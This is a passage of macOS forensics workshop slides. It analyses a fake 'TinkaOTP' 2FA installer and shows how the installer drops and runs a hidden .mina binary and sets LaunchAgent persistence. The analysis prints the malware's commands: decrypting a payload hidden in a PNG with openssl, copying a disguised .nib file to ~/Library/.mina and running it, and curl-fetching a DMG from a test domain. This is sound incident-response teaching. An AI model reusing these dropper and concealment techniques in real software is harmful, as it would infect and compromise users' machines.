  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-14 08:14:40 +0000",
  "process": {
    "pid": 803,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [
      "./_mina"
    ],
    "ppid": 789,
    "rpid": 0,
    "ancestors": [
      339,
      1
    ],
(snip)
```

The event name ends with “EXEC”.

PID = 803

The process name is “_mina”.

Hands-On

Analysis of .mina (7/8)

Investigation of mina_procmon.json (2)

- Find processes whose PPID is the PID of _mina.

```
% jq '. | select(.process.ppid == 803 and (.event | (endswith("EXEC") or endswith("FORK")))) ' json/mina_procmon.json 2>/dev/null
```

- Filtering conditions
  - PID = 803
  - The event name ends with “EXEC” or “FORK”.
- If fork() has been called, investigate its PID in the same manner.

Hands-On

Analysis of .mina (8/8)

- Investigation of mina_filemon.json
  - Check files created by _mina.

```
% jq '. | select(.file.process.name == "_mina" and (.event | endswith("CREATE")))' json/mina_filemon.json 2>/dev/null
```

  - Filtering conditions
    - The process name is “_mina”.
    - The event name ends with “CREATE”.

Solutions to Exercise 3

Analysis of .mina (1/5)

- String search

```
% strings -a ./exported_files/_mina | grep com.aex-loop.agent.plist
/Library/LaunchAgents/com.aex-loop.agent.plist
/Library/LaunchDaemons/com.aex-loop.agent.plist
```

  - .mina contains a persistence file string.
  - .mina creates a persistence file.

Analysis of .mina (2/6)

- Dynamic analysis (1)
  - Check the PID of _mina.

```
% jq '. | select(.process.name == "_mina" and (.event | endswith("EXEC")))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 803,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [
      "./_mina"
    ],
    "ppid": 789,
    "rpid": 0,
    "ancestors": [
      339,
      1
    ],
(snip)
```

Analysis of .mina (3/6)

- Dynamic analysis (2)
  - Presence or absence of a process run by _mina.

```
% jq '. | select(.process.ppid == 803 and (.event | (endswith("EXEC") or endswith("FORK"))))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 805,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [],
    "ppid": 803,
    "rpid": 0,
    "ancestors": [
      339,
      1
    ],
(snip)
```

  - Although _mina has been forked, other processes have not executed.

Analysis of .mina (4/6)

Dynamic analysis (3)

- Investigation of forked processes

```
% jq '. | select(.process.pid == 805 and (.event | (endswith("EXEC") or endswith("FORK"))))' json/mina_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "process": {
    "pid": 805,
    "name": "_mina",
    "path": "/Users/macforensics/Downloads/_mina",
    "uid": 501,
    "architecture": "Intel",
(snip)
```

The same event as the previous slide.

```
% jq '. | select(.process.ppid == 805 and (.event | (endswith("EXEC") or endswith("FORK"))))' json/mina_procmon.json 2>/dev/null
(No output)
```

- There are no processes running from _mina.

Analysis of .mina (5/6)

- Dynamic analysis (4)
  - Check the file creation status.

```
% jq '. | select((.file.process.name == "_mina") and (.event | endswith("CREATE")))' json/mina_filemon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2021-12-14 06:14:40 +0000",
  "file": {
    "destination": "/Users/macforensics/Library/Caches/com.apple.appstore.db",
    "process": {
      "pid": 805,
      "name": "_mina",
(snip)
```

A file that is not a persistence file was created.

  - Although creation of a persistence file cannot be confirmed in dynamic analysis, we will now move on to another investigation.

Analysis of .mina (6/6)

- Analysis results of .mina
  - According to the dynamic analysis results, another process was not started.
  - Although creation of a persistence file was not confirmed in dynamic analysis, there may be a reason why .mina stand-alone dynamic analysis does not work well.

8

Exercise 4: Analysis of TinkaOTP.app

Analysis of TinkaOTP.app (1/4)

- Based on the timeline, TinkaOTP.app is highly likely to be a file in TinkaOTP.dmg.
  - We will confirm this using a hash value calculated by the md5sum command, etc.
  - Since macOS does not provide the md5sum command, it must be installed using brew, etc.

Analysis of TinkaOTP.app (2/4)

```
% hdiutil attach ~/Desktop/exported_files/TinkaOTP.dmg
% cd /Volumes/TinkaOTP/TinkaOTP.app; find . -type f -exec md5sum {} ¥; > ~/Desktop/hash.txt; cd ~/Desktop/
% hdiutil eject /Volumes/TinkaOTP
% cd ~/Desktop/exported_files/TinkaOTP.app; md5sum -c ~/Desktop/hash.txt
./Contents/_CodeSignature/CodeResources: OK
./Contents/Frameworks/libswiftCore.dylib: OK
./Contents/Frameworks/libswiftCoreFoundation.dylib: OK
./Contents/Frameworks/libswiftCoreGraphics.dylib: OK
./Contents/Frameworks/libswiftDarwin.dylib: OK
./Contents/Frameworks/libswiftDispatch.dylib: OK
./Contents/Frameworks/libswiftFoundation.dylib: OK
./Contents/Frameworks/libswiftIOKit.dylib: OK
./Contents/Frameworks/libswiftObjectiveC.dylib: OK
./Contents/Info.plist: OK
./Contents/MacOS/TinkaOTP: OK
./Contents/PkgInfo: OK
./Contents/Resources/AppIcon.icns: OK
./Contents/Resources/Assets.car: OK
./Contents/Resources/Base.lproj/MainMenu.nib: OK
./Contents/Resources/Base.lproj/SubMenu.nib: OK
./Contents/Resources/en.lproj/InfoPlist.strings: OK
./Contents/Resources/en.lproj/Localizable.strings: OK
./Contents/Resources/en.lproj/MainMenu.strings: OK
./Contents/Resources/Info.plist: OK
```

Hands-On

Analysis of TinkaOTP.app (3/4)

- String search
  - Confirm that TinkaOTP has a relationship with .mina.
    - TinkaOTP.app/Contents/MacOS/TinkaOTP
- Dynamic analysis
  - Confirm how TinkaOTP generates .mina.
  - The preparation procedure is shown on the next page.
  - Those who do not have a macOS VM should investigate tinkaotp_procmon.json and tinkaotp_filemon.json in the json folder.
- The tools used and the procedure are the same as ones used for .mina.

Analysis of TinkaOTP.app (4/4)

Hands-On (Only macOS)

- Dynamic analysis
  - Copy TinkaOTP.dmg to the VM and mount the disk image.
  - Copy TinkaOTP.app in the dmg to an appropriate location (ex. ~/Desktop).
  - Run ProcessMonitor and FileMonitor, and then run TinkaOTP.app.
    - Double-click TinkaOTP.app from Finder.
    - Or run it with the open command.

```
% open ./exported_files/TinkaOTP.app
```

Solutions to Exercise 4

Analysis of TinkaOTP.app (1/4)

◦ String search

```
% strings -a ./exported_files/TinkaOTP.app/Contents/MacOS/TinkaOTP | grep -F .mina
 ~/Library/.mina > /dev/null 2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev/null
2>&1
```

- The execute bit of ~/Library/.mina is set and run.
- Although processing before this command is unknown, TinkaOTP probably downloaded or dropped .mina.

Analysis of TinkaOTP.app (2/4)

- Dynamic analysis (1)
  - Check the process run status.

```
% jq '. | select(.process.name == "TinkaOTP")' ./json/tinkaotp_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-15 06:08:34 +0000",
  "process": {
    "pid": 1132,
    "name": "TinkaOTP",
    "path": "/Users/macforensics/Desktop/TinkaOTP.app/Contents/MacOS/TinkaOTP",
(snip)
}
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK"
  "timestamp": "2021-12-15 06:08:34 +0000",
  "process": {
    "pid": 1133,
    "name": "TinkaOTP",
    "path": "/Users/macforensics/Desktop/TinkaOTP.app/Contents/MacOS/TinkaOTP",
(snip)
}
```

Since fork() was called, check it as well.

Analysis of TinkaOTP.app (3/4)

- Dynamic analysis (2)
  - PID = 1132

```
% jq '. | select(.process.pid == 1132)' ./json/tinkaotp_procmon.json 2>/dev/null
{
  "event": "ES_EVENT_TYPE_NOTIFY_FORK",
  "timestamp": "2021-12-15 06:08:33 +0000",
  "process": {
    "pid": 1132,
    "name": "launchd",
    "path": "/sbin/launchd",
    "uid": 0,
(snip)
```

  - No suspicious behavior was recorded.

Analysis of TinkaOTP.app (4/4)

- Dynamic analysis (3)
  - PID = 1133

```
% jq '. | select(.process.pid == 1133)' ./json/tinkaotp_procmon.json 2>/dev/null
(snip)
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-12-15 06:08:34 +0000",
  "process": {
    "pid": 1133,
    "name": "bash",
    "path": "/bin/bash",
    "uid": 501,
    "architecture": "Intel",
    "arguments": [
      "/bin/bash",
      "-c",
      "cp /Users/macforensics/Desktop/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib ~/Library/.mina > /dev/null
2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev/null 2>&1"
    ],
    "ppid": 1132,
(snip)
```

A file in TinkaOTP.app was copied and run as .mina.
It has been confirmed that .mina was dropped.

Timelines up to this point (1/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg was created. (Downloaded from http://www.2fa.test/download/Installer.dmg using Safari)
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg mounted (Start of verification).
2021-11-25 04:41:34.416693	Installer was mounted (apfs).
2021-11-25 04:41:37.924145	TinkaOTP Installer was run (using Finder).
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer was run.
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms was run.
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg was created.

Timelines up to this point (2/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:44.076904	TinkaOTP was mounted (hfs).
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app created (same as the file in TinkaOTP.dmg).
2021-11-25 04:41:44.355439	TinkaOTP was unmounted (hfs).
2021-11-25 04:41:44.446290	TinkaOTP was run (using open command).
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina was created (dropped by TinkaOTP).
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina was run (run by TinkaOTP).
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist created (it must be created by .mina...).
2021-11-25 04:41:59.291558	Installer was unmounted (apfs).

Looking back at timelines up to this point

- Analysis results of TinkaOTP.app
  - TinkaOTP.app drops and runs .mina.
  - How to create and run TinkaOTP.dmg is unknown.
  - The Installer.dmg that was mounted immediately before TinkaOTP.dmg was created needs to be analyzed.

9

Exercise 5: Analysis of Installer.dmg

Analysis of Installer.dmg (1/2)

- Based on the timeline, Installer.app is considered to be located in Installer.dmg.
  - Folders under /Volumes are not included in the disk image and cannot be confirmed.
  - We will continue the analysis assuming that they are the same.

Hands-On

Analysis of Installer.dmg (2/2)

- String search; Dynamic analysis
  - Confirm how to generate and run TinkaOTP.dmg.
    - Mount and analyze Installer.dmg.
      - /Volumes/TinkaOTP Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer
    - Those who do not have a macOS VM should analyze files in the following folder.
      - exported_files/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer
    - Tip: If nothing is found with the same method as done before, check the file type.

Solutions to Exercise 5

Analysis of Installer.dmg (1/10)

- String search
  - A TinkaOTP string cannot be found.

```
% hdiutil attach ./exported_files/Installer.dmg
% strings -a /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/MacOS/TinkaOTP¥ Installer | grep TinkaOTP
```

  - When we check the file type, we find that it is not a Mach-O binary, but a shell script instead.


```
% file /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/MacOS/TinkaOTP¥ Installer
/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer: Bourne-Again shell script text
executable, ASCII text, with very long lines
```

  - We will copy it to the desktop for the purpose of analysis and delete the execute bit for caution's sake.

```
% cp /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/MacOS/TinkaOTP¥ Installer ~/Desktop/exported_files/
% chmod -x ~/Desktop/exported_files/TinkaOTP¥ Installer
```


Analysis of Installer.dmg (2/10)

- Dynamic and static analysis (1)
  - When we check the script on the text editor, we find it is obfuscated.



Analysis of Installer.dmg (3/10)

- Dynamic and static analysis (2)
  - Replace semi colons with line breaks.



Analysis of Installer.dmg (4/10)

Dynamic and static analysis (3)

TinkaOTP Installer_mod

TinkaOTP Installer_mod

Users > macforensics > Documents > JSAC2022 > macOS DFIR Workshop > tmp > TinkaOTP Installer_mod

```
{Qhb63M1n}${TlKF1AEepqcD}${fnCg2l6d0}${Qyq0rHMqqse}${Xys7G8ve}${Cc9aLuLziq}${n1FhZGEKKI}${OLYuNlmbyH}$
{Cbql}${rxv5geeB}${EJ392mZ6Xg}${l8sMMyo4tgBH}${XATmQjQ4q9cY}${llEVWobpm}${i22}${EudKS0eRS}${xG8eV}$
{hEZC96D}${GvSsl5RHUman})
376 # $(${vGxw2} ${Xc2} ${C4dX8r9m}${oabtXM}${UWG62ILvv}| rev) $Jhjr2
377 echo $(${vGxw2} ${Xc2} ${C4dX8r9m}${oabtXM}${UWG62ILvv}| rev) $Jhjr2
378 wtTiU8sy
```

An obfuscated script is often decrypted with eval at the end of the script and run, so we will dump the last line with echo.

Analysis of Installer.dmg (5/10)

- Dynamic and static analysis (4)
  - Run the modified script on the VM and check the dumped content.


```
% chmod +x ~/Desktop/exported_files/TinkaOTP¥ Installer_mod
% ~/Desktop/exported_files/TinkaOTP¥ Installer_mod
eval #!/bin/bash
osascript -e 'set popup to display dialog "Thanks for installing our product!!" with icon file
"Volumes:Installer:TinkaOTP Installer.app:Contents:Resources:TinkaOTP.icns" with title "TinkaOTP Installer"
buttons {"OK"}'
TEMP_NAME="$(mktemp -t Installer)"
tail -c -8448 /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/Resources/.TinkaOTP.png | openssl enc -aes-
256-cbc -salt -md md5 -d -A -base64 -out "${TEMP_NAME}" -pass 'pass:UdIm~Kdl$bOd[&E=' && chmod +x
"${TEMP_NAME}" && "${TEMP_NAME}" > /dev/null 2>&1 && rm -rf "${TEMP_NAME}"
```

AppleScript

Shell script

Dynamic and static analysis (5)

- Running the AppleScript displays the following dialog box.



Dynamic and static analysis (6)

- Overview of the Shell script section
  - The last 8448 bytes is extracted from .TinkaOTP.png and the AES encrypted data is decrypted with openssl.
  - The decrypted data is output to a file with a random name in a temporary folder and deleted after execution.
  - The temporary folder on macOS is not /tmp.

```
% mktemp -t Installer
/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.cgnxY9Ss
```

- The program in the temporary folder that was left in the run trace indicates the above.

Analysis of Installer.dmg (8/10)

- Dynamic and static analysis (7)
  - The decrypted data is an obfuscated script.

Desktop — -zsh — 80×24

```
macforensics@macforensicss-Mac Desktop % tail -c -8448 /Volumes/Installer/TinkaO
TP\ Installer.app/Contents/Resources/.TinkaOTP.png | openssl enc -aes-256-cbc -s
alt -md md5 -d -A -base64 -pass 'pass:UdIm~Kdl$bOd[&E='
#!/bin/bash
zsh << 'ph203uHD4Jr'
AjPcq='\U6c\U075\U';HfYRVbC3='U00';snsKZIuq='065\U6';pWJ7WGKaf2TA='\U000006e\U73
\U';zKRUTNt='0056\U0000';HnoxUM='077\U0006e\U6c\';kkH='e\U0000032\U006';h3Uy67uu
DSw='00044\U0';zkQnnlmhZ='002f';kGvf1X='6\U0000061\';BImV='006b\U00000';w19twepr
cO='\U04f\';VDnHBIA='000041';s4Lb='2f\U';mtOJceBY1i0='U000041\U00000';aTzaoJV='U
002';BGWrjiMu='U069\';PUXo='U061\U04f\U54\';uO6Fzqn3HU='U00002e\U0064\U6d';foVp2
u='0069\U0';eXJXif67L='00061\U00000';F6Oto8A='0\U0000';Zwp='74\U0000';zYwQJ='b\U
0061';WUnj9CkjgfK='\U67\U00a\U63\U0';ZBh='050\U0';r24AB7cL1SF='\U61';nHTz37='U00
00075';QhpwRl='0063';fNyxKoPQGA='\U6c\U061\U76\U6';gAKXfaVT='5\U000073\U02';doy7
9qntR4l='0000073';M3GnWwFlU='\U050';YeP5udqyhA='006e\';dYlOytf5='\U006b\U061';n0
9OqjocwKhE='d\U6b';XNfdXw8nLO='4\U000000';B61faMuI1='U0006e\U6b\';XZHySz='00004'
;hAL3PmF='9\U0';pieFvZ0PBlfy='U00000';FHe='U0000';nfaW0c='1\U74';ThbEYQGddwwa='7
4\U000074\U070\U';EeSr2AiZ3='0\U00006c';ZdDV='0003a\U002';JlDhNrgdDYSL='02f\';GC
O8='4\U00000069\U00';hEMValC='00006d\U65\U73\U0';z8T='\U00074\U69';mwvYsF='056\U
000006f';kl4='\U000';lxFra9zkSKtH='62\U0000061\U';ycsMLH='\U6f\U6e\U';wT5A6kh2U=
'1\U00004f\U00054';IeLr2Vw8F6='U0000002f\U0';XEd9xeOMjz4='54\U0069\U6e';FnzwySMx
Yf0='6f\';Ypp3zeT='00a\';QaLkFWN7YM='\U050\';ql4HqTmY3='echo';RQ0lEMuxg='U000';N
yDHje8F8P='0020\U007e\';RLV6='7e\';yumN0lXI='U004f\U0054\';PhSKkTl6s='72\U020\U0
0000';Ldp3S='06f\U006c\U75\U';DEZ='\U00020\';Z6ARePS8iTd='000062\U0000072\U';K40
fQNF='U000050';YdOMET='\U00054\U00069\U';SVtcJODfxL='f\U0';XfztDpGuUE3T='0072\U2
```

Analysis of Installer.dmg (9/10)

- Dynamic and static analysis (8)
  - Solve the obfuscated script in the same procedure as done for the first one.

```
% ~/Desktop/exported_files/deobfuscated_script_mod.sh
eval #!/bin/bash
curl -L http://www.2fa.test/download/TinkaOTP.dmg -o ~/Downloads/TinkaOTP.dmg
hdiutil attach ~/Downloads/TinkaOTP.dmg
cp -r /Volumes/TinkaOTP/TinkaOTP.app /Applications/
hdiutil eject /Volumes/TinkaOTP
mkdir -p ~/Library/LaunchAgents/
open /Applications/TinkaOTP.app
```

Analysis of Installer.dmg (10/10)

- Based on the content of the second obfuscated script, we can see that TinkaOTP.dmg was downloaded by TinkaOTP Installer.app with curl.
- Because curl was used, a record of downloading was not left in the artifacts.
- Since the com.apple.quarantine extended attribute is also not set, check by the Gatekeeper was not performed either.
- Based on the above findings, the activities from downloading of Installer.dmg to running .mina have been clarified.

Unsolved matters (1/3)

- When we performed dynamic analysis of _mina, we could not confirm that a persistence file was created.
- As an activity that may be relevant to this matter, the “~/Library/LaunchAgents” folder was created and then TinkaOTP.app was run in the second obfuscated script.

```
% ~/Desktop/exported_files/deobfuscated_script_mod.sh
eval #!/bin/bash
curl -L http://www.2fa.test/download/TinkaOTP.dmg -o ~/Downloads/TinkaOTP.dmg
hdiutil attach ~/Downloads/TinkaOTP.dmg
cp -r /Volumes/TinkaOTP/TinkaOTP.app /Applications/
hdiutil eject /Volumes/TinkaOTP
mkdir -p ~/Library/LaunchAgents/
open /Applications/TinkaOTP.app
```

The folder where "com.aex-loop.agent.plist" is created.

Unsolved matters (2/3)

- Disassembling of _mina

```
12    v3 = realpath_DARWIN_EXTSN(*argv, 0LL, envp);
13    if ( v3 )
14    {
15      v4 = (void *)v3;
16      __bzero(__dst, 512LL);
17      if ( getuid() )
18      {
19        v5 = getuid();
20        v6 = getpwuid(v5);
21        if ( !v6 )
22          goto LABEL_9;
23        strcpy(__dst, v6->pw_dir);
24        v7 = strlen(__dst);
25        *(_QWORD *)&__dst[v7 + 39] = 'tsilp.t';
26        *(_QWORD *)&__dst[v7 + 32] = 'tnega.po';
27        *(_QWORD *)&__dst[v7 + 24] = 'ol-xea.m';
28        *(_QWORD *)&__dst[v7 + 16] = 'oc/stneg';
29        *(_QWORD *)&__dst[v7 + 8] = 'AhcnuaL/';
30        *(_QWORD *)&__dst[v7] = 'yrarbiL/';
31        if ( !__dst[0] )
32        {
33 LABEL_9:
34          free(v4);
35          goto LABEL_10;
36        }
37      }
      else
      {
40        strcpy(__dst, "/Library/LaunchDaemons/com.aex-loop.agent.plist");
41      }
42      v8 = fopen(__dst, "w");
        if ( v8 )
        {
          v9 = v8;
          fprintf(
            v8,
            "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n"
            "<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\
            "<plist version=\"1.0\">\r\n"
51          "<dict>\r\n"
52          "\t<key>Label</key>\r\n"
53          "\t<string>com.aex-loop.agent</string>\r\n"
```

A general user's persistence file.
~/Library/LaunchAgents/com.aex-loop.agent.plist

The root user's persistence file.

In the case of a general user, the ~/Library/LaunchAgents/ folder does not exist by default, then calling fopen() fails.

Unsolved matters (3/3)

- In the actual malware infection process, the shell script pre-creates "~/Library/LaunchAgents/" to avoid the persistence file creation bug.
- If we do the same for _mina's dynamic analysis, we can also confirm the creation of persistence files.

Timelines up to this point (1/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg was created. (Downloaded from http://www.2fa.test/download/Installer.dmg using Safari)
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg mounted (Start of verification).
2021-11-25 04:41:34.416693	Installer was mounted (apfs).
2021-11-25 04:41:37.924145	TinkaOTP Installer was run (using Finder).
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer was run.
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms run (TinkaOTP Installer will drop and run it. This script downloads and executes TinkaOTP.).
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg was created.

Timelines up to this point (2/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:44.076904	TinkaOTP was mounted (hfs).
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app created (same as the file in TinkaOTP.dmg).
2021-11-25 04:41:44.355439	TinkaOTP was unmounted (hfs).
2021-11-25 04:41:44.446290	TinkaOTP was run (using open command).
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina was created (dropped by TinkaOTP).
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina was run (run by TinkaOTP).
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist created (created by .mina).
2021-11-25 04:41:59.291558	Installer was unmounted (apfs).

- Analysis results of Installer.dmg
  - When TinkaOTP Installer.app is run, an obfuscated shell script is dropped as the following file.
    - /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms
  - Processing content of the dropped shell script
    - TinkaOTP.dmg is downloaded, installed, and run.
    - The ~/Library/LaunchAgents/ folder is created to prevent the bug that .mina not being able to set persistence.

10

Exercise 6:
Reasons why TinkaOTP Installer.app was run

Purpose of investigating the running of TinkaOTP Installer.app

- Our investigation so far has analyzed the activities after Installer.dmg was downloaded from Safari.
- However, the reasons why Installer.dmg was downloaded and run still remain unknown.
- In such a case, the activities of the user itself may have a clue to find out the reasons.
  - Web access history
  - Web search history
  - Email, etc.

10.1 Artifacts related to the running of TinkaOTP Installer.app

Web access (Safari) artifacts (1/2)

- History
  - /Users/<username>/Library/Safari/History.db
  - Deleted after one year by default.
- Downloads
  - /Users/<username>/Library/Safari/Downloads.plist
  - Deleted after one day by default.
- Last Session
  - Safari 14 or earlier
    - /Users/<username>/Library/Safari/LastSession.plist
  - Safari 15 or later
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/SafariTabs.db

Web access (Safari) artifacts (2/2)

- Bookmarks
  - /Users/<username>/Library/Safari/Bookmarks.plist
- Extensions
  - Safari 13 or earlier
    - /Users/<username>/Library/Safari/Extensions/Extensions.plist
  - Safari 14 or later
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/AppExtensions/Extensions.plist
